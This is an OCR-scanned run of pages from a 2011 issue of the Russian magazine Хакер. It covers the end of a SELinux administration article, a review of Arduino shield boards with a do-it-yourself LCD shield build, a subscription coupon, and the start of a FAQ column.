Указав флаг «-P», можно сделать эти правила постоянными между перезагрузками. В самом крайнем случае semanage можно использовать для полного отключения проверок SELinux в отношении определенного субъекта:


```
# semanage permissive -a httpd_t
```

Включение производится с помощью похожей команды:

```
# semanage permissive -d httpd_t
```

Выводы

SELinux далеко не так страшен, как о нем говорят. Система хоть и сложна в понимании, но невероятно логична и удобна в сопровождении, а имеющиеся средства управления позволяют очень точно диагностировать проблемы и легко их устранять. ⌶



▹ **info**

Подсистема SELinux отрабатывает после классического механизма управления доступом UNIX, поэтому с его помощью нельзя разрешить то, что уже запрещено с помощью традиционных прав доступа.



▹ **warning**

По умолчанию tar не сохраняет контексты безопасности файлов, что может привести к проблемам при последующей распаковке. Флаг «--selinux» исправляет это.



Илья id Данилов (mk90.ru)

ЭЛЕКТРОННЫЙ КОНСТРУКТОР

Обзор лучших Shield-плат для Arduino

Arduino — крохотная плата с большими возможностями, типичный представитель Open Hardware и одно из первых устройств, завоевавших широкую популярность у аппаратных хакеров. Не мудрено: удобный электронный конструктор позволяет даже новичкам быстро разобраться и начать с нуля разрабатывать собственные устройства.

Как быстро начать?

Для быстрого начала новичку проще всего купить готовую плату — стоит она примерно $30. На плате будет всего два чипа — микроконтроллер ATMEL и микросхема USB-интерфейса, к которой он подключен. Все остальные элементы добавляются самостоятельно по мере необходимости.

Программы для Arduino (называемые на сленге «скетчами») пишутся на языке Wiring. По сути, это обычный C++, расширенный специальными процедурами типа «digitalWrite» (записать значение в порт) или «analogRead» (прочитать значение из АЦП). Осваивается все это в один-два присеста, особенно если у тебя уже есть опыт программирования на C++. Написанные скетчи компилируются и загружаются в Arduino через USB с помощью среды ArduinoIDE (arduino.cc/en/Main/Software). Чтобы собрать простейший проект требуются какие-то минут тридцать, без необходимости глубокого погружения в даташиты ATMEL и конструкции ассемблера. Язык интуитивно понятен, а разобраться с нюансами поможет неплохой онлайн-хелп. Да и паять, кстати, тоже необязательно, если есть беспаечная макетка и набор проводков.

Все выводы микроконтроллера выведены на два аккуратных ряда колодок, к которым можно подключать датчики, кнопки, дисплеи и тому подобное. Однако, чем сложнее обвязка, тем больше с ней может быть геморроя. Если речь идет про пару светодиодов и кнопок, то никаких сложностей. Но вот если требуется управлять моторами или обмениваться данными через радиоинтерфейс, возникает ряд сложностей. Для борьбы с этим пороком и придумали шилд-платы — готовые платы для расширения функциональности.

Что такое Shield-плата?


Shield-плата — это готовое решение для реализации частых задач, встающих перед разработчиками железа. Примерами таких задач могут быть и передача данных через радиоинтерфейс, и работа с Ethernet, и управление электронными двигателями. Платы расширения легко устанавливаются на Arduino, стыкуясь с колодками пинов и образуя весьма жесткую бутербродообразную конструкцию. Можно устанавливать несколько плат одновременно, главное, чтобы устройства не конфликтовали за одни и те же пины Arduino. Немного покопавшись в сети, можно найти таблицы со списком популярных шилдов и занятых ими пинов (shieldlist.org).

Дальше остается лишь подцепить соответствующую библиотеку к основному скетчу и опробовать работу схемы с помощью прилагаемого к библиотеке скетча-примера. При таком подходе время экономится дважды: сначала на разработку и отладку аппаратной части, а затем — программной. Однако по-настоящему удачных и популярных шилд-плат существует всего пара десятков. Чем хороший шилд отличается от плохого?


В первую очередь, на нем обязана быть кнопка сброса. Оценить это может любой, кто отлаживал Arduino с одетым шилдом — штатная кнопка сброса становится недоступной и упражнения по ее нажиманию при помощи подручных продолговатых предметов порядком раздражают. Хороший шилд также должен быть совместим с Arduino Mega — если у тебя расширенная версия Arduino на ATmega1280 или ATmega2560, еще не факт, что с ней заработает шилд, созданный для привычной Uno или Duemilanova. А все из-за того, что в Mega отвечающие за аппаратный SPI пины перенесли в другое место! Так что если шилд общается с Arduino по шине SPI, обязательно изучи его «брюхо» — надеяться на совместимость с Mega можно, если ты увидишь там не только штырьки, но и черный квадратный разъем-розетку 2x3. Ниже я подготовил обзор лучших готовых Shield-плат для решения частых задач.

Управление моторами


Если необходимо управлять моторами, смело используй шилд Motorshield, созданный талантливым американским инженером



Последняя версия Arduino Uno



Пример многошилдового стекирования



Только наличие на тыльной стороне разъема означает совместимость с Mega



Motorshield от Ladyada

Лимором Фридом aka ladyada (ladyada.net/make/mshield/). Главное преимущество шилда заключается в его универсальности, поскольку он поддерживает до четырех моторов прямого тока, до двух шаговых двигателей и двух серво-приводов. Можно комбинировать: например, один шаговый и два двигателя постоянного тока. Основу шилда обеспечивают две микросхемы счетверенного H-моста L293D, способные выдавать ток до 600 мА на канал и работать напряжениями от 4,5 до 36 В. Запараллелив входы одной микросхемы, можно отодвинуть ограничение по току до 1,2 А. С помощью этого шилда можно, например, управлять одновременно моторами и рулевой тягой модели гоночного автомобиля, шаговыми двигателями координатного стола. Для более мощных нагрузок можно использовать Ardumoto с чипом L298 от фирмы Sparkfun (два канала с токами нагрузки до 2 А) или ее более продвинутую версию Monster Moto Shield (sparkfun.com/products/10182) на двух чипах VNH2SP30, способную отдавать уже до 30 А с предельным напряжением 41 В. Если дело дойдет до последнего варианта, не забудь посоветоваться со знающими спецами: все-таки нагрузки довольно приличные, возможно придется обзавестись дополнительным радиатором, чтобы не обжечься.


Работа с Ethernet

Существуют два основных варианта шилдов для работы с Ethernet — на основе старого доброго чипа ENC28J60 от Microchip и более совершенного W5100 от Wiznet. Оба решения используют для обмена шину SPI, отнимая всего четыре пина Arduino. Но ENC28J60 появился много раньше и явно проигрывает продвинутому W5100: только 10 Мбит/с, нет аппаратной поддержки IP, UDP, TCP. Кроме того, W5100 позволяет работать с четырьмя сокетами (что означает поддержку до четырех одновременных соединений). В общем, настоятельно рекомендую использовать именно W5100, потому что он существенно экономит ключевой ресурс микроконтроллера — оперативную память (SRAM), которую приходится экономить (у Atmega328 — всего один килобайт). Ну и все остальные преимущества предобработки налицо: пока W5100 сам переспрашивает пакеты по протоколу TCP и считает контрольные суммы заголовков, Atmega может спокойно заниматься более важными вещами. Другим образцовым примером является шилд Arduino Ethernet Shield (arduino.cc/en/Main/ArduinoEthernetShield) от команды Arduino. С его помощью можно создать скетч, который будет способен:

- получать динамический IP-адрес по DHCP;
- устанавливать время по протоколу NTP;
- резолвить имена через DNS;
- проходить авторизацию через RADIUS;
- выполнять функции несложного Web-сервера или выступать в качестве Web-клиента, формируя запросы и осуществляя парсинг ответов.

Из схожих плат можно отметить разработку Freetronics — EthernetShield with PoE (freetronics.com/products/ethernet-shield-with-poe). Идея питания Ethernet-устройства от той же линии Ethernet, к которой оно и подключено, родилась в 2001 году, а два года спустя стала официальным промышленным стандартом IEEE 802.3af. По собственному опыту замечу, что нет ничего удобнее для питания автономных коробочек, которые общаются по Ethernet и разбросаны по зданию в радиусе 100 метров от специального питающего коммутатора. Стоит такой шилд чуть дороже, требует приобретения дополнительной микроплатки модуля PoE и вместо SD-разъема имеет макетное поле.





Freeduino EtherSD shield — поддержка Ethernet 10/100 и microSD


Применение такому шилду — исключительно в неподвижных конструкциях, требующих взаимодействия по сети TCP/IP. Например, отображение в браузер состояния подключенных датчиков или удаленное управление какими-то механизмами. Сразу вспоминается проект «твиттер-цветочка», в котором связка Arduino+Ethernet при помощи воткнутого в землю датчика влажности через твиттер жаловалась на сухость и требовала немедленного полива.
При всем многообразии применения EthernetShield хочу предупредить о том, что каждая библиотека, безусловно, экономит время, однако и отнимает несколько килобайт флеш-памяти микроконтроллера. Поэтому, если рано или поздно упрешься в предельный размер 30 Кб своей Arduino Duemilanova — подумай о замене на Mega 2560, памяти для скетчей будет раз в восемь с половиной больше.

Использование SD-карт

В проектах, связанных с накоплением какой-либо информации (например, GPS-координат), часто требуется нарастить объем доступной энергонезависимой памяти. Проще всего это сделать, подключив стандартную SD-карту. Для этого есть несколько готовых шилдов. Самый симпатичный из известных мне вариантов — microSD module, разработан испанской фирмой Libellium, специализирующейся на мониторинге окружающей среды (goo.gl/iHCy4).
Шилд занимает всего одну колодку пинов Arduino и позволяет работать с SD и SDHC-картами, предварительно отформатированными на в FAT16 (предпочтительнее) или FAT32. Единовременно можно работать только с одним файлом, длинные имена не поддерживаются.

Беспроводные шилды

Самые простые RF-модули на амплитудной модуляции (ASK), работающие в нелицензируемом диапазоне 433 и 313 МГц хоть и могут использоваться с Arduino через библиотеку VirtualWire, но все равно представляются мне довольно плохим вариантом. Слишком сильно они подвержены помехам, устойчиво работают только на низких скоростях, не имеют аппаратного разделения на каналы — несколько одновременно работающих передатчиков будут мешать друг другу. Может быть, именно поэтому шилд-плат для них я пока не встречал.
Полярную противоположность представляют платы семейства Xbee, основанные на протоколах Zigbee, идеально подходящие для организации распределенных сенсорных сетей с автономным питанием. Каждая такая плата сама по себе является устройством с микроконтроллером на борту, и от шилда требуется совсем немного — обеспечить согласование с Arduino. Называются такие шилды обычно «Xbee Shield», но не всегда — например, Libellium разработал Communication Shield (goo.gl/OZDxl). Шилд обязательно содержит два ряда колодок, к которым пристыковывается модуль в формате Xbee. Единственный недостаток, пожалуй, это цена самого модуля Xbee. Взамен получаем скорость до 250 Кбит/с, дальность в пределах прямой видимости до 90 метров (модификация Xbee PRO может добивать до 1,2 км), шифрование, экономное энергопотребление и возможность ретрансляции данных (два модуля прозрачно общаются друг с другом через третий).
Давно замечено, что если в компании заходит речь про беспроводные сети, первым делом почему-то вспоминают про WiFi, гораздо реже — про Bluetooth. В качестве примеров подойдут WiFly Shield от SparkFun (sparkfun.com/products/9954) и Bluetooth module от Libellium (cooking-hacks.com/index.php/arduino-bluetooth-module-89.html). Последний выполнен в формате Xbee и будет работать с любым переходным шилдом для Xbee, а программная настройка из Arduino напоминает диалог с модемом — через последовательный порт и AT-команды. Кстати, в свое время была выпущена оригинальная плата Arduino BT (arduino.cc/en/Main/ArduinoBoardBluetooth), которая не имела USB-интерфейса, но программировалась и подключалась к компьютеру именно через Bluetooth. Большого распространения она не получила — может быть, в силу увеличения цены.
Для обмена данными через GSM обычно используется мобильник, способный работать по последовательному порту на уровнях TTL. Но сейчас таких все меньше и меньше — их вытесняет USB, для работы с которым требуется быть хостом (а не девайсом, каковым является Arduino). Но, к счастью, производители уже давно штампуют законченные GSM-модули, к которым остается при-


microSD-модуль от Libellium — совсем крохотный



WiFly-шилд от Sparkfun

«В проектах, связанных с накоплением какой-либо информации (например, GPS-координат), часто требуется нарастить объем доступной энергонезависимой памяти»

крутить внешнюю антенну и разъем симки. За примером далеко ходить не надо — GPRS Quadband module for Arduino от Libellium (goo.gl/KueFH), который базируется на GPRS-модеме от SAGEM. Особенность именно этой модели — GRPS-модуль съемный, и можно передавать не только данные — разведен выход на внешний спикерфон.

Разные шилды

Подводя краткий итог, можно с уверенностью сказать — решения почти всех типичных задач давно существуют в виде шилдов. Но не стоит думать, что на этом все заканчивается. Вот несколько примеров: Radiation Sensor Board от Libellium (счетчик Гейгера). И вроде бы идея не нова — но все равно, пока Фукусима не грянула, никому в голову не пришло запустить подобное в серийное производство. Другая интересная идея заложена в основу Seeeduino Stalker — она способна при необходимости быть и Arduino-совместимой платой, и шилдом, что достигается при помощи двух параллельных рядов контактов. В настоящий момент идет активная разработка USB Host Shield — он позволит подключать к Arduino устройства, подключаемые в обычных условиях к компьютеру. Существует также масса шилдов для индикации — начиная с семисегментных дисплеев, заканчивая TFT-экранами с тачскином. Меня больше всего заинтересовал LoL-Shield. Вроде бы простая матрица из светодиодов, но на принципе хекосплексирования. Этот хитрый прием использует возможность пинов Atmega находиться в трех состояниях (0, 1 и высокое сопротивление). В результате усердной пайки 126 светодиодов, получаем полноценную матрицу 9x14, не израсходовав даже всех пинов Arduino, а в качестве примеров к библиотеке предлагаются игры «Жизнь», «Тетрис», «Пинг-понг» и «Space Invaders».
Поэтому, если у тебя есть свободное время и оригинальная идея — обязательно найди время поделиться с сообществом — глядишь, тебе и схему поправят, и с разводкой помогут. Ведь нет ничего более захватывающего, чем коллективное творчество.


LoL Shield на красных светодиодах

Шилд своими руками

В качестве примера создадим свой собственный LCD-шилд. Схема подключения популярного алфавитно-цифрового ЖКИ-дисплея 1602 на контроллере HD44780 возможна в двух вариантах — восьмибитной шиной или четырехбитной. Самое время открыть стратегию шилдостроения Arduino: пинов много не бывает! Стараемся использовать их по минимуму и поэтому выбираем четырехбитную схему (на наше счастье, поддержка такой схемы входит в дистрибутив ArduinoIDE, в виде библиотеки LiquidCrystal).
Используем для построения нашего шилда специальную заготовку — протошилд, который представляет собой макетную плату с небольшими изысками. Самая главная его ценность — это правильно расставленные отверстия для пинов, для идеальной стыковки с Arduino. Так уж получилось, что все колодки пинов расположены на сетке с шагом 2,54 мм, кроме одной (если бы не этот досадный факт, можно было бы взять любой кусочек «дырчатой макетки» и впаять в него стыковочные вилки PLS). Сделано это было специально, чтобы реципиент по рассеянности не вставил шилд наоборот и не пожег на корню будущий шедевр.
Обрати внимание, что схема предусматривает наличие переменного резистора для регулировки контрастности. Это важно! Если забить на это, при правильной в остальном схеме и скетче ничего







Схема подключения ЖКИ-дисплея на HD44780



Типичный протошилд



Совсем немного пайки — так и схема несложная...



Читать текст на родном языке всегда приятнее!

видно не будет. Подойдет любой на 10-20 кОм, а конкретно на этом протошилде он уже и так предусмотрен — правда подключен ко входу analog0, поэтому придется припаять лишний проводок. Возьмем кусочек штыревой гребенки PLS и распаяем сначала на контакты дисплея, а затем — на шилд. После этого надо взять монтажный провод и аккуратно, по очереди, зачистить и напаять проводки от дисплея к пинам Arduino согласно схеме — благо, она несложная. У меня интуитивным образом получилось упрятать большую часть под дисплей.

Оденем полученный результат на Arduino и загрузим первый тестовый скетч-пример из каталога LiquidCrystal. Ничего нет на экране? Или куча черных квадратиков? Не беда, самое время подкрутить переменный резистор — уверен, что-то обязательно появится! В этом случае можешь облегченно вздохнуть — теперь у тебя есть первый шилд собственного изготовления. Ну и раз уж он заработал — можно заодно его русифицировать. В свое время я изменил стандартную библиотеку так, чтобы символы кириллицы корректно транслировались из UTF-8 в знакогенератор дисплея. Ищи последнюю версию библиотеки на github.com/mk90. ⌶

ПОДПИСКА ХАКЕР

ГОДОВАЯ ЭКОНОМИЯ 500 руб.

1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:


- на e-mail: subscribe@glc.ru;
- по факсу: (495) 545-09-06;
- почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

Внимание! Если произвести оплату в августе, то подписку можно оформить с октября.

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

12 НОМЕРОВ — 2200 РУБ.
6 НОМЕРОВ — 1260 РУБ.

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ________________ 2011 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ________________

АДРЕС ДОСТАВКИ:

индекс ________________
область/край ________________
город ________________
улица ________________
дом ________ корпус ________
квартира/офис ________________
телефон (код) ________________
e-mail ________________
сумма оплаты ________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «________________»
с ________ 2011 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «________________»
с ________ 2011 г.
Ф.И.О.
Подпись плательщика

Кассир

Степан «Step» Ильин (twitter.com/stepah)



faq united?

Есть вопросы — присылай на faq@real.xakep.ru

Q: Каким образом можно дешево поднять SIP-GSM-шлюз?

